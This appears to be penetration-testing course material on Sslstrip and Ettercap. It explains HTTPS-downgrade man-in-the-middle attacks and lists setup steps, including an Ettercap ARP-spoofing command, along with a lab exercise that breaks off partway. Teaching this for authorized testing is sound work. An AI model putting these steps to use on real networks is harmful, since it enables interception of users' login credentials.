Sslstrip takes advantage of a common flaw in HTTPS websites: many sites start with HTTP activity, which is later redirected to HTTPS. Consider, for example, logging into a Gmail account. Very few users will enter "https://www.gmail.com" in the web browser, instead relying on Gmail to redirect HTTP traffic to HTTPS. However, since the user is relying on a weak protocol (HTTP) to redirect them, the security of a stronger protocol (HTTPS) is threatened.

Sslstrip does not allow an attacker to eavesdrop on activity sent directly to an HTTPS server without being redirected from a HTTP site, yet it is still an amazingly effective attack tool. Sslstrip is available at http://www.thoughtcrime.org/software/sslstrip.




Sslstrip Interception

This slide illustrates a Sslstrip attack between the victim system, the Sslstrip attacker as MITM, and the secure server Gmail. When the victim browses HTTP traffic through the attacker, Sslstrip will inspect all traffic and remove HREF's and 302 or 303 redirect messages containing HTTPS URL's, replacing them with HTTP URL's.

When the victim tries to access a re-written HTTP URL, Sslstrip will accept the traffic and forward it to the back-end server over HTTPS. This way, the secure server doesn't see any activity that would indicate a problem with the client. Responses back from the server are returned to the victim through Sslstrip, re-written as HTTP packets.


With access to the secure website activity, the attacker has numerous options for leveraging cookies or credentials observed between the victim and the secure site.



Sslstrip Setup

Like other tools, Sslstrip requires that it is MITM to be effective. We can establish an effective Sslstrip attack in five steps:


1. First, turn on IP forwarding on the Linux stack as shown. This is required to allow Sslstrip to forward traffic between the victim and the secure website.
2. Next, use iptables to setup a transparent proxy, redirecting all HTTP traffic on TCP/80 to a port where Sslstrip will listen. We've used TCP/8080 in this example.
3. Next, start Sslstrip, using the "-l" (lower-case "L") argument to specify the port where iptables is forwarding traffic to.
4. Next, use Ettercap to mount a MITM attack against network devices.
5. At this point, Sslstrip is removing HTTPS links from all observed traffic. You can watch the sslstrip.log file as shown to identify the POST data sent from clients that would have otherwise be sent over SSL.



Sslstrip and Gmail


The web browser screen-shot in this example is what the user sees when an attacker is mounting a Sslstrip attack. Before viewing this screen, this author browsed to http://www.gmail.com. Sslstrip, upon observing the HTTP/302 redirect issued by the gmail.com server to https://www.google.com/accounts/ServiceLogin, rewrote the redirect message to send the user to http://www.google.com/accounts/ServiceLogin, as shown on this slide.

After entering their credentials and clicking "Sign in", the web form sends the POST over HTTP, which the user observes and forwards to the legitimate Gmail server over HTTPS.




Ettercap and Sslstrip

This slide demonstrates what the attacker sees when running Sslstrip. The foreground text excerpt shows a logging entry generated by Sslstrip when a user sent an HTTP POST to login to the Gmail server, including the username (in the E-mail field) and the password. Below it, Ettercap is also performing packet sniffing, and gathers the username and password information as part of its password sniffer module.



Gmail and Sslstrip: favicon.ico

Sslstrip also includes a clever feature to help assuage any of the user's concerns about the lack of encryption in the browser. When run with the "-f" argument, Sslstrip replaces all the favicon.ico icons served by the target website for "secure" traffic with a local icon of a lock, as shown in this slide. Certainly this isn't a perfect representation of what a secure website should look like, but it will likely satisfy any concerns for less-savvy users.




Ettercap sslstrip Plugin

Recent versions of Ettercap also include support for the sslstrip plugin, written by exfil (emescobar@users.sf.net). Using similar techniques to the Sslstrip script by Marlinspike, the sslstrip plugin can be activated on the command-line ("-P sslstrip") or dynamically by pressing "p" in the interactive console interface, then entering the plugin name "sslstrip".

While much simpler to use than the Sslstrip script, the sslstrip plugin does not sufficiently replicate the target site to the victim to avoid suspicion. As shown on this page, modified content for websites such as Amazon.com appears malformed, likely due to the unintentional changes applied to complex CSS or HTML content.

For practical use in penetration testing, the Sslstrip script is the more reliable option, though future improvements to the sslstrip plugin may make this option more attractive.

Ettercap is written by Alberto Ornaghi (ALoR), Marco Valleri (NaGA), Emilio Escobar (exfil), and Eric Milam (J0hnnyBrav0). The sslstrip plugin is included with Ettercap version 0.7.5 and later.




Sslstrip: Caution for Pen-Testers

Sslstrip is a very powerful tool for penetration testing. If Sslstrip is able to catch a user logging into what they believe to be a secure site, the credentials that are disclosed are immensely valuable for attacking other systems, exploiting password re-use across sites. However, Sslstrip can also be too effective, and could land the pen-tester in an uncomfortable situation.


Consider the Ettercap output in the top of this slide while running Ettercap. Instead of recovering the credentials for an internal website, Ettercap and Sslstrip reveal the credentials for a user logging in to Amazon.com instead. If you were targeting an Amazon Elastic Cloud Computing (EC2) instance, then Amazon.com credentials could be very valuable, however, it is much more likely that the Amazon.com credentials are for an unsuspecting user shopping while at work.

Before using Sslstrip, ensure your engagement scope allows for you to manipulate client systems when browsing to HTTPS websites. Also, consider limiting the scope of Sslstrip in your engagements. While Sslstrip does not include a feature to limit the attack to specific websites, we can limit which traffic we are receiving with Ettercap's MITM attack by specifying the permitted target websites in the 2nd victim instance (e.g. "`ettercap -TqM arp:remote // /10.10.10.10-10.10.10.254/`"). This is straightforward with a small list of target hosts but may become complex when a large number of hosts are within scope and are in discontiguous address space.




Exercise - Sslstrip (1)
In this exercise we'll return to Ettercap to create a MITM attack and leverage Sslstrip to gain access to HTTPS browser activity, stripping HTTPS references from the authentication page setup at https://kittenwar.sec660.org/login/.

Please do not use Ettercap to target more than your intended victim system. Each time you run Ettercap you will specify one or more hosts in both the target arguments. Do not run Ettercap in MITM mode with an empty target designation (e.g. Do Not Use "//").




Exercise - Sslstrip (2)
For this lab exercise you will use the Kali Linux VM as the attacker, and a second Windows system as a victim. The Windows victim can be a second guest system, or your native OS.

The lab steps that need to be executed as the attacker (using Kali Linux) or as the guest (using Windows) are marked in the top-left corner of the slide. We'll target the lab server at 10.10.10.70 for the attack.



Exercise - Sslstrip (3) -- Victim Step


In order to perform an attack with Sslstrip, we need to replicate an environment where the victim trusts a certificate for an HTTPS server. The lab system we'll use for the attack uses a self-signed certificate at https://10.10.10.70. To continue, configure your victim to trust the certificate on this system using the steps on the following slides for Internet Explorer or Firefox.



Exercise - Sslstrip (4) -- Victim Step

If you use Internet Explorer on the victim, follow these steps to configure Windows to trust the certificate for the lab server:

